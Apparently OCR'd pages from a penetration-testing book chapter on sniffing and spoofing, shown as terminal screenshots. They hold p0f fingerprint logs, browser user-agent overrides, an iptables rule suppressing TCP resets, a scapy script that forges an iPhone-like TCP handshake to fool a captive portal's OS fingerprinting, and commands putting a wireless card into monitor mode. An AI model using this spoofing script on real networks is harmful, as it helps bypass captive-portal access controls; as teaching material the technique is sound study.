[2021/06/14 11:08:59] mod=syn|cli=192.168.108.199/36132|srv=216.58.192.133/443|subj=>
[2021/06/14 11:08:59] mod=host change|cli=192.168.108.199/36132|srv=216.58.192.133/4>
[2021/06/14 11:08:59] mod=mtu|cli=192.168.108.199/36132|srv=216.58.192.133/443|subj=>
[2021/06/14 11:08:59] mod=syn+ack|cli=192.168.108.199/36132|srv=216.58.192.133/443|s>
[2021/06/14 11:08:59] mod=mtu|cli=192.168.108.199/36132|srv=216.58.192.133/443|subj=>
[2021/06/14 11:08:59] mod=uptime|cli=192.168.108.199/36132|srv=216.58.192.133/443|su>
[2021/06/14 11:09:01] mod=syn|cli=192.168.108.199/49490|srv=142.250.190.65/443|subj=>
[2021/06/14 11:09:01] mod=mtu|cli=192.168.108.199/49490|srv=142.250.190.65/443|subj=>
[2021/06/14 11:09:01] mod=syn+ack|cli=192.168.108.199/49490|srv=142.250.190.65/443|s>
[2021/06/14 11:09:01] mod=mtu|cli=192.168.108.199/49490|srv=142.250.190.65/443|subj=>
[2021/06/14 11:09:01] mod=uptime|cli=192.168.108.199/49490|srv=142.250.190.65/443|su>
[2021/06/14 11:09:15] mod=syn|cli=192.168.108.199/42906|srv=142.250.190.74/443|subj=>
[2021/06/14 11:09:15] mod=host change|cli=192.168.108.199/42906|srv=142.250.190.74/4>
```



useragent


devtools.inspector.showUserAgentStyles	false
devtools.responsive.reloadConditions.userAgent	false
devtools.responsive.showUserAgentInput	false
devtools.responsive.userAgent	
dom.push.userAgentID	**a8e4ef9506e349ebb849675b48f95444**
general.useragent.compatMode.firefox	false

useragent ● Boolean ○ Number ○ String




general.useragent.override

general.useragent.override ○ Boolean ○ Number ● String +



general.useragent.override

general.useragent.override Mozilla/5.0 (iPhone; CPU iPhone OS 12_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148




What is my user agent?

Your user agent:


```
Mozilla/5.0 (iPhone; CPU iPhone OS 12_2 like Mac OS X) AppleWebKit/605.1.
```

What does your user agent tell a website?


Browser:	Mobile Safari 12
Operating System:	iOS 12
Device:	Apple iPhone iPhone




```
┌──(root㉿kali)-[/home/kali]
└─# iptables -F && iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST RS
T -s 192.168.108.253 -d 192.168.108.239 -j DROP

┌──(root㉿kali)-[/home/kali]
└─# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  192.168.108.253      192.168.108.239      tcp dpt:http flags:RST/
RST

┌──(root㉿kali)-[/home/kali]
└─# 
```




```
  GNU nano 5.3                                       webtest
[2021/06/14 12:00:39] mod=syn|cli=192.168.108.253/60512|srv=192.168.108.239/80|subj=cli|os=Linux 2.2.x-3.x|dist=>
[2021/06/14 12:00:39] mod=mtu|cli=192.168.108.253/60512|srv=192.168.108.239/80|subj=cli|link=Ethernet or modem|r>
[2021/06/14 12:00:39] mod=syn|cli=192.168.108.253/43598|srv=192.168.108.239/443|subj=cli|os=Linux 2.2.x-3.x|dist>
[2021/06/14 12:00:39] mod=mtu|cli=192.168.108.253/43598|srv=192.168.108.239/443|subj=cli|link=Ethernet or modem|>
```



```
  GNU nano 5.4                          captiveportaliPad.py *
#!/usr/bin/python3
from scapy.all import *
import random
CPIPADDRESS = "192.168.108.239"
SOURCEP = random.randint(1024,65535)
ip = IP(dst=CPIPADDRESS, flags="DF", ttl=64)
tcpopt = [("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None), ("NOP",None), ("Timestamp",(123,0)), ("SA>
SYN = TCP(sport=SOURCEP, dport=80, flags="S", seq=1000, window=0xffff, options=tcpopt)
SYNACK = sr1(ip/SYN)
ACK = TCP(sport=SOURCEP, dport=80, flags="A", seq=SYNACK.ack+1, ack=SYNACK.seq+1, window=0xffff)
send(ip/ACK)
request = "GET / HTTP/1.1\r\nHost: " + CPIPADDRESS + "\rMozilla/5.0 (iPhone; CPU iPhone OS 12_2 like Mac OS>
PUSH = TCP(sport=SOURCEP, dport=80, flags="PA", seq=1001, ack=0, window=0xffff)
send(ip/PUSH/request)
RST = TCP(sport=SOURCEP, dport=80, flags="R", seq=1001, ack=0, window=0xffff)
send(ip/RST)


^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line M-E Redo
```




```
┌──(root💀kali)-[/home/kali/Downloads]
└─# chmod +x captiveportaliPad.py                                            1

┌──(root💀kali)-[/home/kali/Downloads]
└─# ./captiveportaliPad.py                                                   1
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

┌──(root💀kali)-[/home/kali/Downloads]
└─#                                                                          1
```




```
.-[ 192.168.108.253/62610 -> 192.168.108.215/80 (mtu) ]-
|
| client   = 192.168.108.253/62610
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

.-[ 192.168.108.253/7364 -> 192.168.108.215/80 (syn) ]-
|
| client   = 192.168.108.253/7364
| os       = iOS iPhone or iPad
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:65535,2:mss,nop,ws,nop,nop,ts,sok,eol+1:df,id+:0
|
`----

.-[ 192.168.108.253/7364 -> 192.168.108.215/80 (mtu) ]-
|
| client   = 192.168.108.253/7364
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

█
```

Chapter 3: Sniffing and Spoofing




```
┌──(root💀kali)-[/home/kali]
└─# ifconfig wlan0 down

┌──(root💀kali)-[/home/kali]
└─# iwconfig wlan0 mode monitor

┌──(root💀kali)-[/home/kali]
└─# ifconfig wlan0 up

┌──(root💀kali)-[/home/kali]
└─# iwconfig wlan0
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```




Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

